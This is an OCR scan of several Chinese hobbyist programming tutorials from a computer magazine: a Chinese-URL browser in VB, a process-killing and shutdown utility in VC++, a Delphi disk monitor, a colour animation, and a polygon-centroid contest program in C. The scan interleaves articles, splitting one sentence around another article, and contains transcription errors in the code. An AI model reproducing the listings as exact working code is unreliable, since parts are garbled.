</body></html>
```

在上述页面中，最关键的是<meta>中的内容,表明该网页将立即刷新为http://www.cfan.cn.net/。这样，就实现了从中文网址到普通网址的转化。

三、动手编程

首先，应该按照上文所说，注册cnsdk.dll控件。这样,该控件可以在VB工程中添加,并在程序中引用。

接着启动VB,创建一个新工程，选择“工程”菜单中的“部件”命令，在“部件”窗口中，找到并选中下面三个控件:cnsdk 1.0 Type Library、Microsoft Internet Controls、Microsoft Windows Common Controls 6.0。工具栏上将出现CNS、WebBrowser、StatusBar等控件。




图2

现在设计窗体。向Form1添加如图2所示的控件。其中btn前缀代表按钮控件，txt前缀代表文本框控件，CNS1是CNS控件，WebBrowser1是WebBrowser控件，StatusBar1是StatusBar控件。

下面需要设置Form1窗体及其控件的属性,其关键属性如附表所示。

对象	属性	属性值	作用
CNS1	Visible	False	运行时不可见
StatusBar1	Style	sbrSimple	简洁风格

下面为Form1添加控制程序运行的源代码，内容如下：

```
Option Explicit
Private Sub Form_Resize()
'作用:改变窗体控件大小,以适合窗体的改变
   If Form1.Height < 6000 Then
       Form1.Height = 6000
   End If
   If Form1.Width < 6100 Then
       Form1.Width = 6100
   End If

   WebBrowser1.Width = Form1.Width - 100
   StatusBar1.Top = Form1.Height - StatusBar1.Height
   WebBrowser1.Height = StatusBar1.Top - WebBrowser1.Top
End Sub


Private Sub btnOpenUrl_Click()
' 作用：打开指定的网址，包括中文网址

Dim strUrl, strCNSUrl As String
Dim InitValue As Integer

'初始化中文网址控件
InitValue = CNS1.Init(True, True, "CNSBrowser")

strUrl = txtUrl.Text

'判断输入网址是否符合中文网址
If (CNS1.IsCNS(strUrl)) Then

    '进行中文网址转换,然后浏览转换后的网址
    strCNSUrl = CNS1.ConvertCNS2URL(strUrl)
    WebBrowser1.Navigate2 (strCNSUrl)
Else

    '不进行中文网址转换,直接浏览输入网址
    WebBrowser1.Navigate2 (strUrl)
End If

End Sub

Private Sub btnBack_Click()
'作用:浏览上一页面
    On Error Resume Next

    WebBrowser1.GoBack
End Sub

Private Sub btnForward_Click()
' 作用：浏览下一页面
    On Error Resume Next

    WebBrowser1.GoForward
End Sub

Private Sub btnStop_Click()
' 作用:停止下载当前页面
    On Error Resume Next

    WebBrowser1.Stop
End Sub

Private Sub btnRefresh_Click()
' 作用：刷新当前页面
    On Error Resume Next


    WebBrowser1.Refresh2
End Sub

Private Sub WebBrowser1_DocumentComplete(ByVal pDisp As Object, URL As Variant)
' 作用:获得当前网页的网址
      txtUrl.Text = WebBrowser1.LocationURL
End Sub

Private Sub WebBrowser1_StatusTextChange(ByVal Text As String)
' 作用:更新浏览器状态文字
    StatusBar1.SimpleText = Text
End Sub

Private Sub WebBrowser1_TitleChange(ByVal Text As String)
' 作用:更新浏览器标题
     Form1.Caption = Text & " --CNSBrowser"
End Sub
```

至此，程序已经全部完成，你可以编译运行，看看自己动手编程的成果啦！程序在中文Win98/2000＋IE 5.5＋VB 6.0 (SP4)中调试通过。



制作增强版的“关闭程序”

□长春 鲍浩波

在 Win98 中，用户同时按下 Ctrl+Alt+Del 三键就会弹出“关闭程序”对话框。若从中选择一个程序，然后单击结束任务，所选程序就会关闭。事实上，对话框中列出的并非系统当前正在运行的所有程序，一些非窗口类程序或后台服务程序并不在此列。本文将介绍如何利用VC++6.0来编写具有增强功能的“关闭程序”，让您一览无遗。

一、编程思路

首先介绍三个关键 API 函数，它们都包含在头文件 tlhelp32.h中：

1.HANDLE WINAPI CreateToolhelp32Snapshot(DWORD dwFlags，DWORD th32ProcessID)；

函数功能：创建一个系统快照句柄（所谓快照，即保存在系统内存中的进程、线程、模块等的当前状态的信息的只读副本）

参数及其含义：

dwFlags：确定要创建包含哪一类系统信息的快照句柄。本程序中其值取TH32CS_SNAPPROCESS，意指检索系统中的进程信息。

th32ProcessID：进程 ID 值。当 dwFlags 取 TH32CS_SNAPPROCESS 时，其值忽略。

2.BOOL WINAPI Process32First(HANDLE hSnapshot，LPPROCESSENTRY32 lppe)；

函数功能：获得系统快照中第一个进程的信息，并保存在指针lppe所指向的结构中。

参数及其含义：

hSnapshot：快照句柄，可由函数CreateToolhelp32Snapshot()创建。

lppe：指向结构PROCESSENTRY32的指针。

3.BOOL WINAPI Process32Next(HANDLE hSnapshot，LPPROCESSENTRY32 lppe)；

函数功能：获得系统快照中下一个进程的信息。

参数含义同上。

利用这三个函数我们可以罗列出当前系统中的所有进程，并获取各个进程的ID值和对应的应用程序路径名。然后把路径名插入到列表框中便于用户查看，并设置列表框中各项的Data为对应的进程的ID值（用列表框类ClistBox的SetItemData()成员函数）。若想终止某个进程，可先取其ID值作参数，调用函数OpenProcess()获得该进程句柄。用进程句柄作参数调用TerminateProcess()就可以终止想要结束的进程。

二、创建工程

启动 VC++6.0，选择 IDE 中 File 菜单的 New 命令，点击弹出对话框的 Projects 标签，选择 MFC AppWizard (exe)，然后在右边的Project name文本框中输入Process，单击 OK 按钮进入 step1 对话框，选择应用类型 Dialog based，并选择语言为中文。单击“Next”进入 step2，在“Please enter a title for your dialog”文本框中输入“关闭程序”（注意输入时不要带双引号）作为对话框的标题，其他选项保持不变。然后直接点击“Finish”按钮，最后单击“OK”按钮建立一名为Process的基于对话框的工程。

接下来在Workspace窗口中点击ResourceView标签，开始修改对话框 IDD_PROCESS_DIALOG 资源。删掉对话框中的“取消”按钮和“TODO：在这里设置对话控制”静态控件，只保留“确定”按钮。接着单击 Controls 浮动工具条中的List box小按钮，然后单击对话框内所要的目标位置，添加一列表框控件，用鼠标调整其大小。在列表框上单击鼠标右键弹出菜单，选择Properties菜单条，打开Properties对话框，修改其ID为IDC_LIST，回车关闭此对话框。用同样的方法再添加三个按钮，并分别修改其Properties对话框中的ID和Caption如下：

ID:	Caption
IDC_STOP	结束任务
IDC_FRESH	刷新
IDC_SHUTDOWN	关机

最后修改“确定”按钮的 Caption 为“退出”。程序设计界面请参考下图。



由于程序中要操作列表框，故还要添加列表框控件 IDC_LIST的对应成员变量。按下Ctrl键，用鼠标双击对话框中的列表框控件，在弹出的Add Member Variable对话框中选择 Category 下拉框中的 Control，然后在 Member variable name文本框中输入m_wndList，单击OK完成。

这时大家可以先编译并运行一下该工程，看程序外观是否令人满意，以及是否存在错误。

三、代码编写

①添加按钮IDC_FRESH的响应函数

在 ResourceView 中再次选择对话框资源 IDD_PROCESS_DIALOG，按下Ctrl键，用鼠标双击对话框中的“刷新”按钮，系统将自动添加该按钮的响应函数

OnFresh(),编辑其代码如下:

```
void CProcessDlg::OnFresh()
{
    // TODO: Add your control notification handler code here
    m_wndList.ResetContent(); //清空列表框中内容
    HANDLE hSnapshot;
    // 创建一快照句柄
    hSnapshot=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
    PROCESSENTRY32 pe;
Process32First(hSnapshot,&pe); //先搜索系统中第一个进程的信息
//下面对系统中的所有进程进行枚举,并保存其信息
    do
    {
        //把进程对应的文件路径名填入列表框
        int index=m_wndList.AddString(pe.szExeFile);
        //设置列表框中该项的Data为相应的进程的ID号,利于以后终止该进程
        m_wndList.SetItemData(index,pe.th32ProcessID);
    }while(Process32Next(hSnapshot,&pe));
    CloseHandle(hSnapshot);//关闭快照句柄
    //由于此时列表框中尚未有选择,故按钮IDC_STOP的状态应为Disabled
    GetDlgItem(IDC_STOP)->EnableWindow(FALSE);
}
```

②添加按钮IDC_STOP的响应函数

用同样的方法按下Ctrl的同时,双击“结束任务”按钮,然后编辑该按钮的响应函数OnStop()如下:

```
void CProcessDlg::OnStop()
{
        // TODO: Add your control notification handler code here
        int index=m_wndList.GetCurSel(); //获得此时列表框中的所选项
        DWORD data=m_wndList.GetItemData(index); //获得所选项的数据,即该项对应的进程的ID值
        HANDLE hProcess;
        //利用进程ID值,打开该进程,获得进程句柄
  hProcess=OpenProcess(PROCESS_TERMINATE,FALSE,data);
//PROCESS_TERMINATE表示可以用TerminateProcess()函数来终止该进程
        if(hProcess)  //检测句柄的有效性
                TerminateProcess(hProcess,0);//终止该进程
        else
                MessageBox("该程序可能已被关闭");
        Sleep(500); //停顿一定时间,以便系统正确响应
        OnFresh();  //刷新列表框的内容
}
```

③添加按钮IDC_SHUTDOWN的响应函数

用同样的方法添加并编辑“关机”按钮的响应函数OnShutdown() 如下:

```
void CProcessDlg::OnShutdown()
{
        // TODO: Add your control notification handler code here
  //关机前进行询问
        if(AfxMessageBox("你真的要这样不记后果地去做么?",
MB_YESNO|MB_ICONQUESTION)==IDYES)
                ExitWindowsEx(EWX_SHUTDOWN,0);
    //EWX_SHUTDOWN表示安全关机
    //EWX_REBOOT 表示重新启动
    // EWX_LOGOFF 表示注销用户
}
```

④添加列表框IDC_LIST的消息LBN_SELCHANGE的响应函数

另外,程序还要正确响应列表框的选择变化,即有进程被选择时,按钮‘结束任务’的状态由Disabled变为Enabled,这时用户才可以结束被选择的进程。

为此,选择IDE中View菜单下的ClassWizard菜单项,在弹出的对话框中点击Message Maps标签,依次选择Class name下拉框中的CProcessDlg, Object IDs列表框中的IDC_LIST,Messages列表框中的LBN_SELCHANGE,然后单击对话框右边的按钮Add Function...,接受缺省函数名OnSelchangeList,单击按钮Edit Code,编辑该函数代码如下:

```
void CProcessDlg::OnSelchangeList()
{
        // TODO: Add your control notification handler code here
        if(!GetDlgItem(IDC_STOP)->IsWindowEnabled()) //先检测按钮的状态
                GetDlgItem(IDC_STOP)->EnableWindow();
}
```

⑤初始化对话框

最后,为了保证程序刚启动时列表框中就有内容,还要在函数CProcessDlg::OnInitDialog()中添加对函数OnFresh()的调用,即:

```
BOOL CProcessDlg::OnInitDialog()
{
        //..........上面的代码不要改动..................................
        // TODO: Add extra initialization here
        OnFresh();
        return TRUE;  // return TRUE  unless you set the focus to a control
}
```

四、编译并运行程序

到此为止,整个程序就大功告成了。编译前不要忘了在ProcessDlg.cpp或ProcessDlg.h文件中包含头文件tlhelp32.h,否则编译时会出现一大堆错误。看一下运行结果,你会发现列表框中的内容确实比按下Ctrl+Alt+Del所弹出的对话框中的内容要多,如果你发现了一些你从来没有见过的程序混杂在其中,可要小心了,说不定它们就是隐藏的病毒程序呢?另外就是有些程序是不能关闭的,如:Win98内核程序Kernel32.dll等,如果强行结束任务会出现死机,可千万要小心了!其实要解决这个问题也很简单,只要在罗列进程时对文件名加以过滤,去掉不必要的程序即可。具体的改进就由大家各自施展才能了。

实时监视硬盘

□广东　许昭鹏



喜欢玩软件的朋友都知道，由于Windows反安装程序的缺陷，如果你不停地安装与删除程序，就会在Windows系统中留下一些垃圾文件，而你又不可能完全清楚哪一些文件是垃圾文件，无法手动删除，结果我们硬盘的空间就越用越少了。为了解决这个问题，如Uninstaller Manager等反安装工具应运而生，它们能够监视安装程序往硬盘里增加或更新了哪些文件，以使反安装时能彻底地删除这些文件。

现在，我们就要知道这些软件是如何做到实时监视磁盘内容的改变的。我将以Delphi为例，为大家介绍如何在自己的程序中实现这个功能。

先新建一个工程，在Form1上增加一个MEMO和一个BUTTON，再在Button1的OnClick事件中输入以下代码：

```
procedure TForm1.Button1Click(Sender: TObject);
var
  dwWaitStatus:Integer;
  dwChangeHandle:Integer;
begin
      dwChangeHandle:
=FindFirstChangeNotification('D:\',False,
FILE_NOTIFY_CHANGE_FILE_NAME);
    if (dwChangeHandle =
INVALID_HANDLE_VALUE) then
      ShowMessage('Error: '+IntToStr
(GetLastError))
    else
      begin
      dwWaitStatus :=WaitForSingleObject(dwChangeHandle,
INFINITE);
        if dwWaitStatus=WAIT_FAILED then
          ShowMessage('Error: '+IntToStr(GetLastError))
        else
          Memo1.Lines.Add('Changed');
      end;
  FindCloseChangeNotification(dwChangeHandle);
end;
```

按F9运行，点击Button1，程序将进入等待状态，这时你在D盘根目录下进行任何文件操作，都会被程序获知，并在MEMO中显示出来。

下面简单介绍一下用到的Windows系统的API函数原型:

FindFirstChangeNotification(lpPathName :PChar,bWatchSubtree :LongBool,dwNotifyFilter :Integer);

功能：创建、安装并根据设定的条件初始化磁盘监视器。

返回值：成功则返回所创建的监视器的句柄，失败则返回INVALID_HANDLE_VALUE。

参数：lpPathName为所要监视的目录名，bWatchSubtree决定监视范围是否包括子目录，值为True则包括，dwNotifyFilter为所要监视的具体事件，其取值及其意义如下：

FILE_NOTIFY_CHANGE_FILE_NAME
监视任何文件名的改变，包括新建、删除和更名

FILE_NOTIFY_CHANGE_DIR_NAME
监视任何目录名的改变

FILE_NOTIFY_CHANGE_ATTRIBUTES
监视文件属性的改变

FILE_NOTIFY_CHANGE_SIZE
监视文件大小的改变

FILE_NOTIFY_CHANGE_LAST_WRITE
监视文件最后一次存盘时间的改变

FILE_NOTIFY_CHANGE_SECURITY
监视文件安全级别的改变

WaitForSingleObject(hHandle:Integer,dwMilliseconds:Integer);

功能：等待，直到所监视对象发生改变，或等待时间到。

返回值：失败则返回WAIT_FAILED，如果返回WAIT_TIMEOUT则是指定时间到而结束等待，而返回WAIT_OBJECT_0表示成功监视到对象的改变。

参数：hHandle为函数1所返回的句柄，也即所监视对象的句柄，dwMilliseconds为等待时间值，单位为毫秒，1秒钟为1000毫秒，若该值为INFINITE则表示等待时间无限长。实际上，WaitForSingleObject的功能非常强大，不仅能使用FindFirstChangeNotification函数返回的句柄，还能使用CreateFile、CreateEvent、CreateProcess等函数返回的句柄，进行其他特定的监视功能。由于Delphi的帮助已经写得十分详尽，这里就不多说了。

FindCloseChangeNotification(hChangeHandle:Integer);


功能：关闭磁盘监视器，必须在结束程序之前调用。

参数：函数1所返回的句柄。

看过3个API函数的说明，再回头看前面的程序就一目了然了。当然，以上程序只是一个最基本的框架，只监视到磁盘的一次改变就结束了，而且还不能知道具体哪一个文件改变了。要想做到像Uninstaller Manager等软件的功能，就必须先保存监视目录所有文件的详细信息，在监视到改变后再一次读取文件信息，进行比较，才能知道具体的改变对象。另外还必须在程序中加一个While循环，不停地循环调用WaitForSingleObject，监视每一个文件的改变，因为安装程序总不可能只安装一个文件吧。当然，这样你的程序就无法执行其他操作了，所以你最好为这个循环单独建立一个线程。至于具体的程序，由于代

用VB编写“七彩变换圆环”

□广东 狮子王子



雨过天晴，天空中出现了一道美丽的彩虹，你是否会感叹大自然的奇妙呢？如果自己能够亲手做出像彩虹一样绚丽多彩的东西，那会是怎样的一种心情！其实想要做出这种东西并不难，看过下面的文章后，相信你一定可以如愿以偿！

本程序是用VB编写的一个“七彩变换圆环”程序，圆环不仅多姿多彩，更奇妙的是它能够不停地变换自身的颜色。利用VB中的Circle方法，只要不断改变圆环的半径以及颜色就可以达到这一目的。

启动VB，新建一个标准EXE工程。在窗体上添加一个timer控件，更改属性中Interval的数值为10，双击窗体，添加以下代码：

```
Option Explicit
Dim Radius, R, G, B, XPos, YPos, i, j, k, s1, s2, s3, w As Integer
Dim l As Long
Dim d As Boolean

Private Sub Form_Load()
 Form1.DrawWidth = 5 '每个圆环宽度
 Radius = 1  '初始化半径
 w = 20  '半径改变大小
 d = True  ' 初始化半径改变为增大
 '初始化颜色中红绿蓝成分数值
 R = 10
 G = 200
 B = 90
 '每次红绿蓝成分改变数值
 s1 = 1
 s2 = 2
 s3 = 3
 '初始化红绿蓝成分更改方向
 i = -1
 j = 1
 k = 1
End Sub

Private Sub Timer1_Timer()
 '改变红色成分数值
 If R + i * s1 > 255 Then
   R = 510 - R - s1 * i
   i = -1
 ElseIf R + s1 * i < 0 Then
   R = -R - s1 * i
   i = 1
 Else
   R = R + i * s1
 End If

 '改变绿色成分数值
 If G + j * s2 > 255 Then
   G = 510 - G - s2 * j
   j = -1
 ElseIf G + s2 * j < 0 Then
   G = -G - s2 * j
   j = 1
 Else
   G = G + j * s2
 End If

 '改变蓝色成分数值
 If B + k * s3 > 255 Then
   B = 510 - B - s3 * k
   k = -1
 ElseIf B + s3 * k < 0 Then
   B = -B - s3 * k
   k = 1
 Else
   B = B + k * s3
 End If

 '圆环中心
 XPos = Form1.ScaleWidth / 2
 YPos = Form1.ScaleHeight / 2

 '最大半径
 l = Sqr(CLng(YPos) * CLng(YPos) + CLng(XPos) * CLng(XPos))

 '判断半径改变方向
 If Radius <= 1 Then
   d = True
 End If
 If Radius > l Then
   d = False
 End If

 '画出圆环
 Circle (XPos, YPos), Radius, RGB(R, G, B)

 '改变半径大小
 If d Then
   Radius = Radius + w
 Else
   Radius = Radius - w
 End If

End Sub

Private Sub Form_Click()
  Unload Form1
End Sub

Private Sub Form_KeyDown(KeyCode As Integer, Shift As Integer)
  Unload Form1
End Sub
```

在程序中，我让红绿蓝各色成分数值在0和255之间来回摆动，实现颜色的平稳过渡，同时半径也在1和最大值即窗体对角线的一半之间来回变化。改变Form_Load中的各项初始值如W、Rdius、R、G、B、Form1.DrawWidth等还可以达到各种不同的效果。此外也可以将Circle改为其他的函数，如API中就有很多可以绘画的函数，稍加修改后还可以做成你的屏保。总而言之，希望这个程序能够起到抛砖引玉的作用，让大家充分发挥自己的聪明才智，举一反三，编出各种巧夺天工的图案！CF

码过多，而且实际上也没有多大难点，所以就留给读者自己完成了。

另外，还有几个很有用的API函数，如函数FindNextChangeNotification请求操作系统在下次检测到相应改变时发出改变通知，而函数WaitForMultipleObjects的作用类似WaitForSingleObject，但可以同时等待多个监视对象的改变，有时能用来实现特殊的功能。还有WaitForSingleObjectEx、WaitForMultipleObjectsEx等函数都有其相应的功能，只要在Delphi的帮助里选择Group，自然就会有一大堆函数跳出来，慢慢欣赏吧！CF

擂台赛到这一期就告一段落了。

从我1997年主持擂台赛以来,得到许许多多爱好者与读者的支持,提出了不少好的建议,对此深表感谢;擂台赛还要特别感谢以吴文虎教授为总教练的中国奥林匹克信息学竞赛队,他们为擂台赛提供了许多优秀的试题与指导;擂台赛还要感谢金山公司、清华紫光公司、全向公司、重庆苦丁香公司、中迈智讯公司,感谢他们为本栏目的获奖者提供了奖品。

计算机的发明是人类进步史上的一件大事,计算机可以代替人脑解决许多问题,但计算机解决问题需要程序,编写程序必须先构造算法。尽管目前软硬件的发展已非常丰富多彩,熟悉与掌握各种软硬件环境与工具对程序员而言也非常重要并要花费许多的精力与时间,但构造与实现高效率的优秀算法与程序永远是冯氏传统计算机解决问题的最核心与关键的一步。

擂台赛的目的就是剥离开环镜与工具的复杂性,给大家提供一个自由参与的编程解决问题的园地,让大家一起追求最优秀的程序解决方案。或许一种算法比另一种算法快上几百倍;或许一个程序有上千行,而另一同样性能的程序只有几十行;有的程序晦涩难懂,而有的则读起来自然流畅……但愿这些能给大家带来长久的思考与回味。

——擂台赛主持人 罗光宣

本次擂台赛的题目是任意给定一个n边形的均匀板,请编程求该板的重心。这里的n边形可能是凸多边形也可能是凹多边形,有部分参赛程序只能解决凸多边形问题。这次的擂主程序比较长,限于篇幅无法刊用,这里刊出本次评分第二名的参赛稿,供大家参考。

——主持人

如何编程求任意均匀n边形板的重心


□深圳 罗兵

(一)解题思路


将多边形分解为三角形,求解每个三角形的面积与重心位置,得到一系列质点。对于两个质点,按照定比分点公式求出两个质点的重心,将两个质点合并为1个质点。重复这个步骤将全部质点最终合并为1个质点,就得到两多边形的重心。

(二)问题分析

解题难点在于如何将多边形分解为三角形。最直接的方法就是在多边形上取相邻的3个顶点组成三角形,求出重心后,去掉三角形中间的顶点,以三角形的弦边代替原多边形的2条边,得到一个(n-1)个顶点的多边形。见下图:



重复以上步骤直到将多边形全部分解为三角形。在以上步骤中我们必须保证选出的3个顶点组成的三角形完全包含在多边形内部,即需要排除以下情况:



对于第一种情况只需按如下规则判断:除选出的3个顶点外,多边形其余的顶点不在三角形内部(包括边上)。

对于第二种情况我们按照如下规则判断:作出三角形弦边上的中线,向中点方向延长出去,统计延长线与多边形其他边的交点数目K,如果K为奇数则三角形在多边形内部;如果K为偶数(包括0),则三角形在多边形外部。见下图:




左边2种情况,K等于0和2,三角形在多边形外部;右边2种情况K等于1和3,三角形在多边形内部。

对于以下情况不算作相交:



对于以下情况算作相交一次:



程序说明(流程图略):

Step1:在多边形上查找三个相邻的未使用顶点组成三角形,满足如下条件:

(1)多边形所有未使用顶点(选出的三个顶点除外)不在三角形内(包括边上)。

(2)三角形在多边形内部。

Step2:计算三角形的重心坐标和面积。

Step3:将中间一个顶点标记为已使用。

Step4:重复Step1、2、3共(n-2)次,将多边形分解为(n-2)个质点。

Step5:求出(n-2)个质点的重心和多边形总面积。

判断三角形是否在多边形内部子程序:

Step1:判断某条边(start→end)是否与中线相交。如果相交,计算交点坐标,判断交点在顶点延长线上还是在中点延长线上;如果在顶点延长线上,up_cross加1;如果在中点延长线上,down_cross加1;如果不相交,就不做任何操作;如果相连,判断下一个不在中线上的顶点与start点是否在同一边;如果在同一边,不做任何操作;如果不在同一边,判断end点在顶点延长线上还是在中点延长线上;如果在顶点延长线上,up_cross加1;如果在中点延长

线上，down_cross 加1。

Step2：重复Step1直到所有边都判断完。

Step3：根据up_cross和down_cross判断三角形是否在多边形内部。

(三) 源程序

```
/*本程序用于计算任意多边形的重心位置
作者:罗兵    中国深圳华为技术有限公司中研基础部*/
#include <stdio.h>
#include <math.h>
#define POINT struct point
#define ZERO 1.0E-15
#define SAME_SIDE 1
#define DIFFER_SIDE 2
#define CONNECT_START 3
#define CONNECT_END 4
#define SU_POSITION 5
POINT{float x;    /*定义二维点坐标数据结构*/
            float y;};
float myabs(float x)                    /*float绝对值子程序*/
{ float y;
  y=x; if (x<0) y=-x;
  return y;}
int checkpoint(POINT p1,POINT p2,POINT p3,POINT p4)  /* 子程序用于判断二维点*/
{ float p3y,p4y,dx,dy,k;                /* p3、p4相对于p1、p2所在*/
   int flag=DIFFER_SIDE;                /* 直线的位置关系*/
   dx=p2.x-p1.x;                        /* SAME_SIDE: 在同一边*/
   dy=p2.y-p1.y;                        /* DIFFER_SIDE: 在两边*/
   if (myabs(dx)<ZERO)                  /* CONNECT_START: 起点相连*/
  {if (p3.x>p1.x && p4.x>p1.x) flag=SAME_SIDE;  /* CONNECT_END: 终点相连*/
      if (p3.x<p1.x && p4.x<p1.x) flag=SAME_SIDE;   /* SU_POSITION: 重合 */
  if (myabs(p3.x-p1.x)<ZERO) flag=CONNECT_START;  /* 对直线斜率为0做了特殊
处理 */
     if (myabs(p4.x-p1.x)<ZERO) flag=CONNECT_END;
     if (myabs(p3.x-p1.x)<ZERO && myabs(p4.x-p1.x)<ZERO) flag=SU_POSITION;
            }
   else
            {k=dy/dx;
             p3y=k*(p3.x-p1.x)+p1.y;
             p4y=k*(p4.x-p1.x)+p1.y;
             if (p3y<p3.y && p4y<p4.y) flag=SAME_SIDE;
             if (p3y>p3.y && p4y>p4.y) flag=SAME_SIDE;
             if (myabs(p3y-p3.y)<ZERO) flag=CONNECT_START;
             if (myabs(p4y-p4.y)<ZERO) flag=CONNECT_END;
             if (myabs(p3y-p3.y)<ZERO && myabs(p4y-p4.y)<ZERO) flag=SU_POSITION;
            } return flag;
}
int corsspoint(POINT p1,POINT p2,POINT p3,POINT p4,POINT* p5)
{ float dx1,dy1,dx2,dy2,k1,k2;
   dx1=p2.x-p1.x;  /* 子程序用于求p1、p2构成直线与p3、p4构成直线的交点*/
   dx2=p4.x-p3.x;         /* 交点坐标由p5返回 */
   dy1=p2.y-p1.y;          /* 对某条直线斜率为0做了特殊处理,调用时已经保证了*/
   dy2=p4.y-p3.y;         /* 两条直线相交，没有对平行或重合情况做处理*/
  if (myabs(dx1)<ZERO && myabs(dx2)<ZERO) return 1;
  if (myabs(dx1)<ZERO)
            {p5->x=p1.x;
             p5->y=(dy2/dx2)*(p1.x-p3.x)+p3.y;
             return 0;
            }
  else if(myabs(dx2)<ZERO)
            {p5->x=p3.x;
             p5->y=(dy1/dx1)*(p3.x-p1.x)+p1.y;
             return 0;
            }
   else
            {k1=dy1/dx1;
      k2=dy2/dx2;
             if (myabs(k2-k1)<ZERO) return 1;
             p5->x=(k2*p3.x-k1*p1.x-p3.y+p1.y)/(k2-k1);
             p5->y=k2*(p5->x-p3.x)+p3.y;
             return 0;
            }
  return 1;
}
isintrigon(POINT p1,POINT p2,POINT p3,POINT p4)
{ int flag1,flag2,flag3;
flag1=checkpoint(p1,p2,p3,p4); /* 子程序用于判断p4是否在三角形p1p2p3内部(包括在
边上) */
flag2=checkpoint(p1,p3,p2,p4); /* 返回0: 在三角形内部(包括在边上),返回1在外部*/
flag3=checkpoint(p2,p3,p1,p4); /* 本子程序通过调用checkpoint子程序来判断p4与p1p2p3
的关系 */
 if (flag1==CONNECT_END && myabs(p2.x-p1.x)>0.1*ZERO)
            {if ((myabs(p4.x-p1.x)+myabs(p4.x-p2.x)-myabs(p2.x-p1.x))>ZERO) return 1;
             else return 0;
            }                   /* 对p4在边上的特殊情况做处理 */
 if (flag2==CONNECT_END && myabs(p3.x-p1.x)>0.1*ZERO)
            {if ((myabs(p4.x-p1.x)+myabs(p4.x-p3.x)-myabs(p3.x-p1.x))>ZERO) return 1;
             else return 0;
            }
 if (flag3==CONNECT_END && myabs(p3.x-p2.x)>0.1*ZERO)
            {if ((myabs(p4.x-p3.x)+myabs(p4.x-p2.x)-myabs(p3.x-p2.x))>ZERO) return 1;
             else return 0;
            }
 if (flag1==CONNECT_END && myabs(p2.y-p1.y)>0.1*ZERO)
            {if ((myabs(p4.y-p1.y)+myabs(p4.y-p2.y)-myabs(p2.y-p1.y))>ZERO) return 1;
             else return 0;
            }
 if (flag2==CONNECT_END && myabs(p3.y-p1.y)>0.1*ZERO)
            {if ((myabs(p4.y-p1.y)+myabs(p4.y-p3.y)-myabs(p3.y-p1.y))>ZERO) return 1;
             else return 0;
            }
 if (flag3==CONNECT_END && myabs(p3.y-p2.y)>0.1*ZERO)
            {if ((myabs(p4.y-p3.y)+myabs(p4.y-p2.y)-myabs(p3.y-p2.y))>ZERO) return 1;
             else return 0;
            }
 if ( flag1==SAME_SIDE && flag2==SAME_SIDE && flag3==SAME_SIDE) return 0;
  else return 1;    /* 如果p4与三角形各个顶点相对于对边所在的直线都在同一边 */
}                   /* 则p4在三角形内部,否则p4在三角形外部 */

float length(POINT p1,POINT p2)     /* 子程序用于计算P1、P2构成线段的长度 */
{ float a;
 a=sqrt( (p2.x-p1.x)*(p2.x-p1.x)+(p2.y-p1.y)*(p2.y-p1.y) );
 return a;
}
int istrigon(POINT p1,POINT p2,POINT p3)
{ float a,b,c;                 /* 子程序用于判断P1、P2、P3能否构成三角形 */
  a=length(p1,p2);             /* 返回0构成三角形,返回1不能构成三角形  */
 b=length(p2,p3);
 c=length(p1,p3);
 if ( (a+b-c)>3*ZERO && (a+c-b)>3*ZERO && (b+c-a)>3*ZERO ) return 0;
  else return 1;
}
int isperfmttrigon(POINT *p,int *flag,int n,int first,int second,int third)
{ int j;
 int flag1,flag2;
 flag1=1;
 for (j=1;j<=n;j++)
            {if ((j!=first) && (j!=second) && (j!=third) && (flag[j]==0))
                    {flag2=isintrigon(p[first],p[second],p[third], p[j]);
                     if (flag2==0) flag1=0;
                    }  /* 子程序判断多边形有无顶点落在三角形内部(包括边上) */
  }                     /* 三角形顶点序号为: first,second,third*/
  return flag1;          /* n为多边形顶点数,flag为顶点是否已经使用标志 */
}  /* p为存放多边形顶点数组 ,返回0有顶点在内部(包括边上),返回1无顶点在内部
*/
int isinside(POINT *p,int *flag,int n,int first,int second,int third)
{ int startp,endp,up_cross,down_cross,flag2,flag3,flag4;
 p[n+1].x=(float)(p[first].x+p[third].x)/2.0;
 p[n+1].y=(float)(p[first].y+p[third].y)/2.0;
  startp=second;                /* 子程序用于判断三角形是否在多边形内部*/
  endp=third;                   /* 三角形顶点序号为: first,second,third*/
 up_cross=0; down_cross=0;      /* n为多边形顶点数,flag为顶点是否已经使用标志 */
  while (endp != first)         /* p为存放多边形顶点数组 */
            {flag3=0;           /* 返回0在外部,返回1在内部 */
             flag4=0;           /* 如果运算出现错误返回-1*/
             startp=endp; endp=endp+1;
             if (endp>n) endp=endp-n;
             while (flag[endp]==1) { endp=endp+1; if (endp>n) endp=endp-n;}
             if (startp==third && endp==first) return 0;
    flag2=checkpoint(p[second],p[n+1],p[startp],p[endp]);
     while (flag2==CONNECT_END)
                    {p[n+2].x=p[endp].x;
                p[n+2].y=p[endp].y;
          flag4=1; flag3=0;
                endp=endp+1;
                if (endp>n) endp=endp-n;
                   while(flag[endp]==1) { endp=endp+1; if (endp>n) endp=endp-n;}
               flag2=checkpoint(p[second],p[n+1],p[startp],p[endp]);
```

```
                        }
    if (flag2==DIFFER_SIDE)
                        {if (flag4 != 1)
                         {flag3=corsspoint(p[second],p[n+1],p[startp],p[endp],&p[n+2]);}
                        if (flag3==1) return -1;
  f ((p[n+2].x-p[second].x)!=0&&(p[n+2].x-p[n+1].x)!=0&&(p[second].x-p[n+1].x)!=0)
   {if ((p[n+2].x-p[second].x)>0&&(p[second].x-p[n+1].x)>0) up_cross=up_cross+1;
   if ((p[n+2].x-p[second].x)<0&&(p[second].x-p[n+1].x)<0) up_cross=up_cross+1;
